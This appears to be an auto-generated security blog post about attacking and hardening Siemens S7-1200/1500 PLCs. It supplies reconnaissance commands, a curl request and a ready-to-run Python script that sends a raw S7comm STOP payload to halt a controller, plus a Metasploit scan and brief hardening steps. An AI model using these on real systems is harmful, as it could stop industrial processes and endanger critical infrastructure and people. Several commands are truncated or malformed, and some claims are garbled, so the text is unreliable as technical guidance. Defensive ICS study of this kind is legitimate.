Listen to this Post

Introduction:
Industrial Control Systems (ICS) and Operational Technology (OT) form the backbone of critical infrastructure, from power grids to manufacturing lines. The widespread deployment of Siemens Simatic S7-1200 and S7-1500 programmable logic controllers (PLCs) makes them a prime target for threat actors who are bypassing zero-days and exploiting common, severe misconfigurations to devastating effect.
Learning Objectives:
- Understand the primary attack vectors exposing Siemens S7-1200/1500 PLCs to remote exploitation.
- Learn to identify and secure common misconfigurations in industrial control system environments.
- Acquire practical, verified commands and scripts to assess and harden your own ICS/OT infrastructure.
You Should Know:
1. Network Discovery and Device Fingerprinting
A primary step for an attacker is discovering and identifying vulnerable PLCs on a network. The `nmap` tool is indispensable for this reconnaissance phase.
`nmap -sS -sV -sC -O -p 102,80,443,21,22,161 –script s7-info.nse
Step-by-step guide: This Nmap command performs a SYN scan (-sS), enables version detection (-sV), runs default scripts (-sC), attempts OS detection (-O), and targets common ICS ports including Siemens’ S7comm protocol on port 102. The specialized `s7-info.nse` script extracts detailed information from the PLC, such as module type, firmware version, and system name. Running this on your network perimeter helps defenders identify exposed assets an attacker would see.
2. Interrogating the S7comm Service
The S7comm protocol is the native language for Siemens PLCs. Tools like `snap7` can be used to communicate directly with the controller to query its status and configuration.
`python -c “import snap7; client = snap7.client.Client(); client.connect(‘192.168.1.10’, 0, 1); print(client.get_cpu_state())”`
Step-by-step guide: This Python code snippet uses the `python-snap7` library to connect to a PLC at IP `192.168.1.10` (rack 0, slot 1). It then executes the `get_cpu_state()` function, which returns the current operational state of the CPU (e.g., RUN, STOP). This is a fundamental check for both an attacker assessing accessibility and a defender validating communication.
3. Exploiting the Web API for Unauthorized Control
Many S7-1500 PLCs have an integrated web server that, if misconfigured, exposes API endpoints allowing unauthorized control. A simple `curl` command can be used to probe these endpoints.
`curl -X POST -H “Content-Type: application/json” -d ‘{“mode”:”stop”}’ http://
Step-by-step guide: This command sends a HTTP POST request to the PLC’s web API, specifically targeting the operational mode endpoint. The JSON payload `{“mode”:”stop”}` is a direct attempt to command the CPU to change to STOP mode, halting all industrial processes. This demonstrates the critical risk of having this service exposed without authentication.
4. Crafting a Minimal STOP Payload
As referenced in the source material, a small Python script can be crafted to send a raw STOP command via the S7comm protocol.
import socket
STOP_PAYLOAD = bytes.fromhex('0300001f02f0803201000000010004000000000000f00000010001010003f0')
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.10', 102))
s.send(STOP_PAYLOAD)
s.close()
Step-by-step guide: This script creates a TCP socket and connects to the PLC on port 102. It sends a pre-crafted hexadecimal payload (STOP_PAYLOAD) that constitutes a valid S7comm packet instructing the CPU to transition to STOP mode. This is a stark example of how a tiny, sub-50kb script can have a catastrophic physical impact.
5. Scanning for Insecure Services with Metasploit
The Metasploit Framework contains auxiliary modules specifically designed to scan for and identify Siemens PLCs, often revealing default configurations.
`use auxiliary/scanner/scada/siemens_s7_scan
set RHOSTS 192.168.1.0/24
run`
Step-by-step guide: Within the Metasploit console, this module is selected and configured to scan a target subnet. When executed, it probes the network for Siemens S7 devices and reports back their IP addresses, device types, and firmware versions. Defenders should run this internally to find assets that lack network segmentation.
6. Hardening PLC Configuration with TIA Portal
Mitigation begins at the engineering station. Within the Siemens TIA Portal software, key security settings must be enabled.
`Navigation: Device Configuration > Protection & Security > “Connection Mechanism” > Uncheck “Permit access with PUT/GET communication from any partner”`
Step-by-step guide: This is a manual configuration step within the TIA Portal engineering software. Disabling this option prevents unauthorized remote clients from reading from and writing to the PLC’s memory blocks, a primary method of attack. This should be a standard part of the hardening checklist before deploying any PLC.
7. Implementing Network Segmentation with Firewalls
The most critical defense is segmenting OT networks from IT networks. This can be implemented using firewall rules on network infrastructure.
`iptables -A FORWARD -s 192.168.1.0/24 -d 10.10.1.0/24 -p tcp –dport 102 -j DROP`
Step-by-step guide: This Linux `iptables` command creates a rule that drops any packets originating from the IT network (192.168.1.0/24) that are trying to reach the OT network (10.10.1.0/24) on the critical S7comm port 102. This enforces a network air gap, preventing direct access from business networks to control systems.
What Undercode Say:
- The Illusion of Complexity: The most devastating attacks are not sophisticated. They prey on fundamental oversights—exposed services, default configurations, and a lack of basic network segmentation. This incident is a textbook case of this principle.
- The Convergence of IT and OT Security: Defending industrial infrastructure is no longer just an OT engineer’s problem. It requires a fusion of IT cybersecurity skills, like penetration testing and network hardening, with deep OT operational knowledge. Organizations must break down these silos to build effective defenses.
The analysis of the Siemens S7 exploit reveals a troubling gap between perceived security and reality. The focus on zero-day vulnerabilities creates a blind spot for the more probable and damaging threats: systemic misconfiguration and inadequate security posturing. The barrier to entry for executing such an attack is alarmingly low, leveraging tools and scripts readily available in the public domain. This shifts the responsibility squarely onto asset owners and defenders to implement foundational security hygiene. The future of critical infrastructure defense depends on integrating proactive IT security practices—continuous asset discovery, strict access control, and deep network segmentation—into the OT world, moving beyond a reactive stance to a resilient, engineered security posture.
Prediction:
The successful exploitation of widely deployed industrial controllers like the Siemens S7-1200/1500 without a zero-day marks a significant escalation in ICS threats. We predict a rapid increase in copycat attacks targeting water treatment plants, manufacturing assembly lines, and energy substations that rely on these devices. This will force regulatory bodies to implement stricter mandatory cybersecurity frameworks for critical infrastructure, akin to the NIS2 Directive in Europe, but with more enforceable technical requirements. Furthermore, the insurance industry will likely begin mandating specific OT security controls, such as verified network segmentation and regular penetration testing, as a precondition for coverage, fundamentally changing how industrial infrastructure is insured and managed.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/d6YDmCDJ – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


